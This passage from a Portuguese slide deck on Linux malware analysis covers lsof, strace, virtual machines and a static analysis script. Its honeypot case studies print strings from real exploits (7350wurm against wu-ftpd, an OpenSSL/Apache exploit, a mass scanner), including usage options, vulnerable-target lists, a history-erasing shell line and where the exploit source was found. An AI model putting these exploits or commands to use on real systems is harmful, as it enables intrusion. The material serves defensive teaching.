    for(Vffffffc = 0; Vffffffc <= 10; *( & Vffffffc) = *( &  
Vffffffc) + 1) {  
        esp = esp - 12;  
        (save)Vffffffc;  
        imprimir();  
        esp = esp + 16;  
    }  
    return(0);  
}
```

Análise de Malwares de Linux

- Ferramentas de Auxílio
 - Isof:
 - Utilizado na análise dinâmica.
 - Lista arquivos abertos no sistema.
 - Tipo, tamanho, usuário, comando e PID.
 - Algumas opções:
 - “-i”: sockets TCP/IP.
 - “-p”: filtra por PID.
 - “-c”: filtra pelo nome do comando.
-
-

Análise de Malwares de Linux

- Ferramentas de Auxílio
 - strace:
 - Monitora as chamadas de sistema.
 - Escuta entre o programa e o SO.
 - Arquivos, rede, memória, ...
 - O programa É EXECUTADO.
 - Procurar: open, read, write, unlink, lstat, socket, close.
 - Opções:
 - “-f”: monitora processos filhos.
 - “-e trace=file”
 - “-e trace=network”
-
-


Análise de Malwares de Linux

```
$strace ../Compilacao/file_dynamic
execve("../Compilacao/file_dynamic", ["../Compilacao/file_dynamic"],
  [/* 43 vars */) = 0
brk(0) = 0x80495dc
access("/etc/ld.so.preload", R_OK) = -1 ENOENT (No such file or
  directory)
open("/etc/ld.so.cache", O_RDONLY) = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=87500, ...}) = 0
old_mmap(NULL, 87500, PROT_READ, MAP_PRIVATE, 3, 0) = 0x40017000
close(3) = 0
open("/lib/libc.so.6", O_RDONLY) = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0 U\1\000"...,
  512) = 512
(...)
write(1, "\n", 1
) = 1
write(1, "Hello world!", 12Hello world!) = 12
munmap(0x40017000, 4096) = 0
exit_group(13) = ?
```


Análise de Malwares de Linux

- Ferramentas de Auxílio
 - Vmware Workstation:
 - Emula uma máquina virtual (MV).
 - SO instalado sobre a MV.
 - Windows, Linux, Novell Netware, FreeBSD, Solaris (x86).
 - Cada partição do HD virtual é um arquivo.
 - As MVs podem interagir com o sistema real.
 - As MVs podem interagir entre si.
 - Backup da instalação ⇒ tar
-
-


Análise de Malwares de Linux



Análise de Malwares de Linux




Análise de Malwares de Linux



- Ferramentas de Auxílio
 - UML – User Mode Linux
 - Máquina virtual Linux.
 - A partição do HD virtual é um arquivo.
 - Mínimo: kernel + sistema de arquivos.
 - UML tools: gerenciar console, rede, COW.
 - COW – copy on write.



Análise de Malwares de Linux



Análise de Malwares de Linux

- Ferramenta Desenvolvida
 - Static Analysis script
 - Extrai algumas informações do binário.
 - Tipo do arquivo, arquitetura, modo de compilação, SO.
 - Assinaturas.
 - Arquivos .c
 - DLLs.
 - Filtra a saída do comando strings.
 - Objetivo: diminuir o tempo de análise estática.



Análise de Malwares de Linux

```
##### Artifact Static Analysis Script #####
```

```
Developed by      Carlos Henrique P C Chaves  
                  Honeynet.BR Team <http://www.honey.net.org.br>
```

```
-----  
  
###  
# File information  
##  
  
Name.....: r00t  
Owner.....: cae  
Group.....: users  
Permissions.: -rwxr-xr-x  
Size.....: 90862  
Date.....: 2002-10-13  
  
-----
```

```
(...)
```

Análise de Malwares de Linux

```
###  
# Compilation information  
##  
  
Executable type.: ELF 32-bit LSB executable  
Architecture....: Intel 80386  
Version.....: version 1 (SYSV)  
Compilation....: dynamically linked (uses shared libs)  
Other info.....: not stripped
```

```
-----  
  
###  
# Interesting observations about strings output  
##
```

```
Operating System.....: Linux  
Compiler.....: GCC: (GNU) 2.95.3 20010315 (release)  
Source code found.....: init.c || initfini.c || crtstuff.c || bind.c ||  
    trybind.c || x496.c || lpd.c || lpdx.c || r00t.c || gen.c || scan.c  
    || net.c || rpc.c || awu.c || statdx.c || pop3.c || main.c || ssl2.c ||  
    sslxp.c
```

Análise de Malwares de Linux

```
###
# Strings relevant output (minimum of 4 characters in a sequence)
##

/lib/ld-linux.so.2
__gmon_start__
libcrypto.so.0
_DYNAMIC
(...)
MaD Mass Scanner v6.3-BETA2
Usage:
    %s -t <target> -d <daemon>
    %s -t <randc> -d <daemon>
target: Any A,B or C class          examples: 128, 128.100, 128.100.20
randc: Specify the random          valid expressions: random-a,random-b
class type you want to scan        random-c
daemon: Specify the nuber          1:bind      2:lpd
before the daemon you want        3:ftpd     4:sshd
to scan for                       5:rpc      6:telnetd
                                   7:pop3     8:SSL
                                   coded by kinetic
                                   16 Sep 2002
(...)
```

Análise de Malwares de Linux

```
###  
# Interestings observations about strings output  
##  
  
Operating System.....: Linux  
Executable compressor.: UPX executable packer  
    (http://upx.sourceforge.net)  
  
Observations: UPX was used with this executable. If the strings output  
    seems shuffled, use UPX with -d option and run this script again.  
  
###  
# Strings relevant output (minimum of 4 characters in a sequence)  
##  
  
Linux  
$Info: This file is packed with the UPX executable packer  
    http://upx.sf.net $  
$Id: UPX 1.25 Copyright (C) 1996-2004 the UPX Team. All Rights  
    Reserved. $  
H+|$$  
filej  
UPX!  
(...)
```

Estudo de Casos

- Artefato: 7350wurm
- Honeypot: Red Hat 7.2
- Objetivo: Realizar a análise estática e encontrar o código-fonte do artefato.
- Ferramentas utilizadas:
 - static_analysis.pl
 - www.google.com

Estudo de Casos

- Passo 1: Executar o script de análise estática para obter as informações.

```
##### Artifact Static Analysis Script #####
```

```
Developed by      Carlos Henrique P C Chaves  
                  Honeynet.BR Team <http://www.honeynet.org.br>
```

```
-----  
  
###
```

```
# File information
```

```
##
```

```
Name.....: 7350wurm  
Owner.....: cae  
Group.....: users  
Permissions.: -rw-r--r--  
Size.....: 34977  
Date.....: 2003-08-10
```

Estudo de Casos

```
###
# Compilation information
##

Executable type.: ELF 32-bit LSB executable
Architecture....: Intel 80386
Version.....: version 1 (SYSV)
Compilation....: dynamically linked (uses shared libs)
Other info.....: not stripped

-----

###
# Interesting observations about strings output
##

Operating System.....: Linux
Compiler.....: GCC: (GNU) egcs-2.91.66 19990314/Linux (egcs-
  1.1.2 release)
Source code found.....: init.c || initfini.c || crtstuff.c || 7350wurm-
  new.c
```

Estudo de Casos

```
###
# Strings relevant output (minimum of 4 characters in a sequence)
##

/lib/ld-linux.so.2
(...)
unknown banner
manual values
Version wu-2.6.0(1) Tue Jun 27 10:52:28 PDT 2000
Slackware 7.1
Version wu-2.4.2-academ[BETA-18](1) Thu Oct 25 03:14:49 GMT 2001
SuSE 7.3 wu-2.4.2 [wuftpd.rpm]
Version wu-2.6.0(1) Thu Oct 25 03:14:33 GMT 2001
SuSE 7.3 [wuftpd.rpm]
Version wu-2.4.2-academ[BETA-18](1) Mon Jun 18 12:35:12 GMT 2001
SuSE 7.2 wu-2.4.2 [wuftpd.rpm]
Version wu-2.6.0(1) Mon Jun 18 12:34:55 GMT 2001
SuSE 7.2 [wuftpd.rpm]
Version wu-2.4.2-academ[BETA-18](1) Thu Mar 1 14:44:08 GMT 2001
SuSE 7.1 wu-2.4.2 [wuftpd.rpm]
Version wu-2.6.0(1) Thu Mar 1 14:43:47 GMT 2001
SuSE 7.1 [wuftpd.rpm]
(...)
```


Estudo de Casos

```
usage: %s [-h] [-v] [-a] [-D] [-m]
        [-t <num>] [-u <user>] [-p <pass>] [-d host]
        [-L <retloc>] [-A <retaddr>]
-h      this help
-v      be verbose (default: off, twice for greater effect)
-a      AUTO mode (target from banner)
-D      DEBUG mode (waits for keypresses)
-m      enable mass mode (use with care)
-t num  choose target (0 for list, try -v or -v -v)
-u user  username to login to FTP (default: "ftp")
-p pass  password to use (default: "mozilla@")
-d dest  IP address or fqhn to connect to (default: 127.0.0.1)
-L loc   override target-supplied retloc (format: 0xdeadbeef)
-A addr  override target-supplied retaddr (format: 0xcafebabe)
7350wurm - x86/linux wuftp <= 2.6.1 remote root (version 0.2.2)
team teso (thx bnuts, tomas, synnergy.net !).
(...)
### TARGET: %s
# 1. filling memory gaps
# 3. triggering free(globlist[1])
exploitation FAILED !
output:
# exploitation succeeded. sending real shellcode
(...)
```

Estudo de Casos

```
# mass mode, sending constructed argv code
# send. sleeping 10 seconds
# success.
# sending setreuid/chroot/execve shellcode
# spawning shell
#####
unset HISTFILE;id;uname -a;
(...)
```

- Dados importante:
 - Arquivo ELF.
 - Compilado dinamicamente.
 - Código-Fonte: 7350wurm-new.c
 - Várias strings.

Estudo de Casos

- Passo 2: Procurar no Google pelo código-fonte e pelas strings encontradas em busca de informações sobre o artefato.
 - “7350wurm.c+team teso (thx bnuts, tomas, synnergy.net !)”.
 - Código-fonte encontrado: 7350wurm.c
 - <http://examples.oreilly.com/networksa/tools/7350wurm.c>
 - Próximo passo: compilar o 7350wurm.c e comparar a saída do static_analysis.pl
-
-

Estudo de Casos

```
##### Artifact Static Analysis Script #####
```

```
Developed by      Carlos Henrique P C Chaves  
                  Honeynet.BR Team <http://www.honeynet.org.br>
```

```
-----  
  
###
```

```
# File information
```

```
##
```

```
Name.....: 7350wurm_2
```

```
Owner.....: cae
```

```
Group.....: users
```

```
Permissions.: -rwxr-xr-x
```

```
Size.....: 34173
```

```
Date.....: 2003-08-10
```

Estudo de Casos

```
###  
# Compilation information  
##  
  
Executable type.: ELF 32-bit LSB executable  
Architecture....: Intel 80386  
Version.....: version 1 (SYSV)  
Compilation....: dynamically linked (uses shared libs)  
Other info.....: not stripped
```

```
-----  
  
###  
# Interesting observations about strings output  
##  
  
Operating System.....: Linux  
Compiler.....: GCC: (GNU) 3.3.4  
Source code found....: init.c || initfini.c || crtstuff.c ||  
7350wurm.c
```

Estudo de Casos

```
###
# Strings relevant output (minimum of 4 characters in a sequence)
##

/lib/ld-linux.so.2
(...)
manual values
unknown banner
Caldera eDesktop|eServer|OpenLinux 2.3 update [wu-ftp-2.6.1-
  130L.i386.rpm]
Version wu-2.6.1(1) Wed Nov 28 14:03:42 CET 2001
Debian potato [wu-ftp_2.6.0-3.deb]
Version wu-2.6.0(1) Tue Nov 30 19:12:53 CET 1999
Debian potato [wu-ftp_2.6.0-5.1.deb]
Version wu-2.6.0(1) Fri Jun 23 08:07:11 CEST 2000
Debian potato [wu-ftp_2.6.0-5.3.deb]
Version wu-2.6.0(1) Thu Feb 8 17:45:47 CET 2001
Debian sid [wu-ftp_2.6.1-5_i386.deb]
Version wu-2.6.1(1) Sat Feb 24 01:43:53 GMT 2001
Immunix 6.2 (Cartman) [wu-ftp-2.6.0-3_StackGuard.rpm]
Version wu-2.6.0(1) Thu May 25 03:35:34 PDT 2000
Immunix 7.0 (Stolichnaya) [wu-ftp-2.6.1-6_imnx_2.rpm]
Version wu-2.6.1(1) Mon Jan 29 08:04:31 PST 2001
(...)
```

Estudo de Casos

```
usage: %s [-h] [-v] [-a] [-D] [-m]
          [-t <num>] [-u <user>] [-p <pass>] [-d host]
          [-L <retloc>] [-A <retaddr>]
-h        this help
-v        be verbose (default: off, twice for greater effect)
-a        AUTO mode (target from banner)
-D        DEBUG mode (waits for keypresses)
-m        enable mass mode (use with care)
-t num    choose target (0 for list, try -v or -v -v)
-u user   username to login to FTP (default: "ftp")
-p pass   password to use (default: "mozilla@")
-d dest   IP address or fqhn to connect to (default: 127.0.0.1)
-L loc    override target-supplied retloc (format: 0xdeadbeef)
-A addr   override target-supplied retaddr (format: 0xcafebabe)
7350wurm - x86/linux wuftp <= 2.6.1 remote root (version 0.2.2)
team teso (thx bnuts, tomas, synnergy.net !).
(...)
### TARGET: %s
# 1. filling memory gaps
# 3. triggering free(globlist[1])
exploitation FAILED !
output:
# exploitation succeeded. sending real shellcode
(...)
```

Estudo de Casos

```
# mass mode, sending constructed argv code
# send. sleeping 10 seconds
# success.
# sending setreuid/chroot/execve shellcode
# spawning shell
#####
unset HISTFILE;id;uname -a;
(...)
```

- Conclusão:
 - Mesmas strings do artefato analisado.
 - Única diferença: o segundo está com os sistemas vulneráveis em ordem alfabética.
 - Exploit para wu-ftpd < 2.6.1
 - CERT Advisory CA-2001-33 Multiple Vulnerabilities in WU-FTPD

Estudo de Casos

- Artefato: opbase
 - Honeypot: Red Hat 7.2
 - Objetivo: Realizar a análise estática e dinâmica do artefato.
 - Ferramentas utilizadas:
 - static_analysis.pl
 - www.google.com
-
-

Estudo de Casos

- Passo 1: Executar o script de análise estática para obter as informações.

```
##### Artifact Static Analysis Script #####
```

```
Developed by      Carlos Henrique P C Chaves  
                  Honeynet.BR Team <http://www.honeynet.org.br>
```

```
-----  
  
###
```

```
# File information
```

```
##
```

```
Name.....: opbase  
Owner.....: cae  
Group.....: users  
Permissions.: -rwxr-xr-x  
Size.....: 29623  
Date.....: 2002-10-04
```

Estudo de Casos

```
###  
# Compilation information  
##  
  
Executable type.: ELF 32-bit LSB executable  
Architecture....: Intel 80386  
Version.....: version 1 (SYSV)  
Compilation.....: dynamically linked (uses shared libs)  
Other info.....: not stripped  
  
-----  
  
###  
# Interesting observations about strings output  
##  
  
Operating System.....: Linux  
Compiler.....: GCC: (GNU) 2.96 20000731 (Mandrake Linux 8.2  
2.96-0.76mdk)  
Source code found.....: init.c || initfini.c || crtstuff.c ||  
opensslex.c
```

Estudo de Casos

```
###  
# Strings relevant output (minimum of 4 characters in a sequence)  
##  
  
/lib/ld-linux.so.2  
(...)  
Slackware 8.1 (apache-1.3.26)  
Slackware 7.1 (apache-1.3.26)  
Mandrake Linux 8.2 (apache-1.3.23-4)  
Mandrake Linux 8.1 (apache-1.3.20-3)  
Mandrake Linux 8.0 (apache-1.3.19-3)  
Mandrake Linux 7.1 (apache-1.3.14-2)  
SuSE Linux 8.0 (apache-1.3.23) second  
SuSE Linux 8.0 (apache-1.3.23)  
SuSE Linux 7.3 (apache-1.3.20)  
SuSE Linux 7.2 (apache-1.3.19)  
SuSE Linux 7.1 (apache-1.3.17)  
SuSE Linux 7.0 (apache-1.3.12)  
RedHat Linux 7.3 (apache-1.3.23-11)  
RedHat Linux 7.2 (apache 1.3.26-src)  
RedHat Linux 7.2 (apache-1.3.20-16)  
RedHat Linux 7.1 (apache-1.3.19-5)  
RedHat Linux 7.0 (apache-1.3.12-25)  
(...)
```

Estudo de Casos

```
RedHat Linux 6.2 (apache-1.3.12-2)
RedHat Linux 6.1 (apache-1.3.9-4)
RedHat Linux 6.0 (apache-1.3.6-7)
